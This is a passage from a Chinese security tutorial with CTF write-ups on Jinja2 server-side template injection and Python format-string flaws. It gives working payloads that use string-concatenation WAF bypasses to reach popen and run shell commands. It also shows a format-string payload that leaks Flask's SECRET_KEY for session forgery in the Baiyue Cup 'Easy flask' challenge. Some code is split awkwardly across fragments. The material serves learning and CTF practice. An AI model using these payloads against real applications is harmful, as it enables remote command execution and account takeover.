有了对象基类，我们就可以通过访问__subclasses__方法再实例化去访问所有子类。同样使用字符串拼接绕过WAF，这样就实现沙箱逃逸了。payload:{{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+ 'ss__']() }}

这里其实就有点坑了，因为内容实在太多了。而且据后面挖掘发现，索引序号还是不断在变的。

SSTI目的无非就是两个：文件读写、getshell。因此我们核心应该放在file类和os类。而更坑爹的是，Python3几乎换了个遍。因此这里得去看官方文档去找相应的基类的用处。

我还是从os库入手，找到了os._wrap_close类，同样使用dict键访问的方法。猜大致范围得到了索引序号，我这里序号是312，payload:{{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+ 'sses__']([312]) }}

我们调用它的__init__函数将其实例化，然后用__globals__查看其全局变量。payload:{{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+ 'sses__']([312].__init__.__globals__)}}

虽然眼睛又花了，但我们的目的很明显，就是要getshell，于是直接command+F搜索popen就可以了。由于又是一个dict类型，我们调用的时候又可以使用的字符串拼接，绕过open过滤。

后面顺理成章的，我们将命令字符串传入，实例化这个函数，然后直接调用read方法就可以了。根据经验，直接ls /，果然flag就在根目录。然后cat /flag就可以了。payload:{{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+ 'sses__']([312].__init__.__globals__['po'+ 'pen']('ls /').read())}}

```
    {{ session['__cla'+ 'ss__'].__bases__[0].__bases__[0].__bases__[0].__bases__[0]['__subcla'+ 'sses__']([312].__init__.__globals__[ 'po'+ 'pen']('cat /Th1s__is_S3cret').read() )}}
```

总结一下这个题，开始确实被Python3坑了一把，后来慢慢本地机测试加摸索，找到了点规律，才成功沙箱逃逸getshell。

四、Python格式化字符串漏洞

4.1 Python格式化字符串漏洞原理

Python中，存在几种格式化字符串的方式，然而当我们使用的方式不正确的时候，即格式化的字符串能够被我们控制时，就会导致一些严重的问题，比如获取敏感信息。

4.2 Python常见的格式化字符串

```
百分号形式进行格式化字符串>>> name = 'Hu3sky'
```

```
>>> 'My name is %s' %name
```

```
'My name is Hu3sky'
```

使用标准库中的模板字符串

```
string.Template()>>> from string import Template
```

```
>>> name = 'Hu3sky'
```

```
>>> s = Template('My name is $name')
```

```
>>> s.substitute(name=name)
```

```
'My name is Hu3sky'
```

使用format进行格式化字符串

format的使用就很灵活了，比如以下最普通的用法就是直接格式化字符串>>> 'My name is {}'.format('Hu3sky')

```
'My name is Hu3sky'
```

指定位置>>> 'Hello {0} {1}'.format('World','Hacker')

```
'Hello World Hacker'
```

```
>>> 'Hello {1} {0}'.format('World','Hacker')
```

```
'Hello Hacker World'
```

设置参数>>> 'Hello {name} {age}'.format(name='Hacker',age='17')

```
'Hello Hacker 17'
```

百分比格式>>> 'We have {:.2%}'.format(0.25)

```
'We have 25.00%'
```

获取数组的键值>>> '{arr[2]}'.format(arr=[1,2,3,4,5])

```
'3'
```

用法还有很多，就不一一列举了

这里看一种错误的用法

先是正常打印>>> config = {'SECRET_KEY': 'f0ma7_t3st'}

```
>>> class User(object):
```

```
... def __init__(self, name):
```

```
... self.name = name
```

```
>>> 'Hello {name}'.format(name=user.name)
```

```
Hello hu3sky
```

恶意利用>>> 'Hello {name}'.format(name=user.__class__.__init__.__globals__)

```
"Hello {'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': , '__spec__': None,
'__annotations__': {}, '__builtins__': , 'config': {'SECRET_KEY': 'f0ma7_t3st'}, 'User': , 'user': <__main__.user
object at>}"
```

可以看到，当我们的name=user.__class__.__init__.__globals__时，就可以将很多敏感的东西给打印出来

4.3 CTF案例-百越杯Easy flask

环境搭建：修改工作目录名为flaskr

然后set FLASK_APP=init.py

接着flask init-db 初始化数据库

就可以flask run了

解题步骤：

1、用户遍历

打开题目，有注册和登陆(源码里没附css，搭出来的环境界面很简单)

先注册账号并登录

可以看到有一个edit secert的功能

观察url views?id=6 于是我们修改id，发现可以遍历用户，在id=5时是admin

2、源码审计

通过www.zip下载到源码、目录结构如下：

__init__.py代码审计：

```
flask_sqlalchemy==2.2
```

auth.py代码审计：... //省略

```
@bp_auth.route('/flag')
```

```
@login_check
```

```
def get_flag():
```

```
if(g.user.username=="admin"):
```

```
with open(os.path.dirname(__file__)+'/flag','rb') as f:
```

```
flag = f.read()
```

```
return flag
```

```
return "Not admin!!"
```

...//省略

从auth可以看到，当用户是admin的时候才可以访问/flag

secert.py代码审计： ...//省略

```
@bp_secert.route('/views',methods = ['GET','POST'])
```

```
@login_check
```

```
def views_info():
```

```
view_id = request.args.get('id')
```

```
if not view_id:
```

```
view_id = session.get('user_id')
```

```
user_m = user.query.filter_by(id=view_id).first()
```

```
if user_m is None:
```

```
flash(u"该用户未注册")
```

```
return render_template('secert/views.html')
```

```
if str(session.get('user_id'))==str(view_id):
```

```
secert_m = secert.query.filter_by(id=view_id).first()
```

```
secert_t = u"
```

```
{secert.secert}
```

```
".format(secert = secert_m)
```

```
else:
```

```
secert_t = u"
```

```
*****
```

```
"
```

```
name = u"
```

```
name:{user_m.username}
```

```
"
```

```
email = u"
```

```
email:{user_m.email}
```

```
"
```

```
info = (name+email+secert_t).format(user_m=user_m)
```

```
return render_template('secert/views.html',info = info)
```

...//省略

在secret .py, 两处format, 第一处的secret是我们可控的, 就是edit secert.

在已登录的用户里发现了session, 如图:

于是现在思路很明确了, 伪造成admin->访问/flag->get flag, 那么现在就要想办法拿到SECRET_KEY这样才能伪造session


在secert.py, 两处format, 第一处的secret是我们可控的, 就是edit secert, 于是测试当我提交{user_m.password}时

出现了sha256加密的密码, 于是我们就可以通过这里去读SECRET_KEY

在secert.py的开头import了current_app, 于是可以通过获取current_app来获取SECRET_KEY

payload:

```
{user_m.__class__.__mro__[1].__class__.__mro__[0].__init__.__globals__[SQLAlchemy].__init__.__globals__
```



3、session伪造

获取到SECRET_KEY后, 就是利用脚本伪造session。

利用加密脚本生成session

修改session后

访问/flag

参考&推荐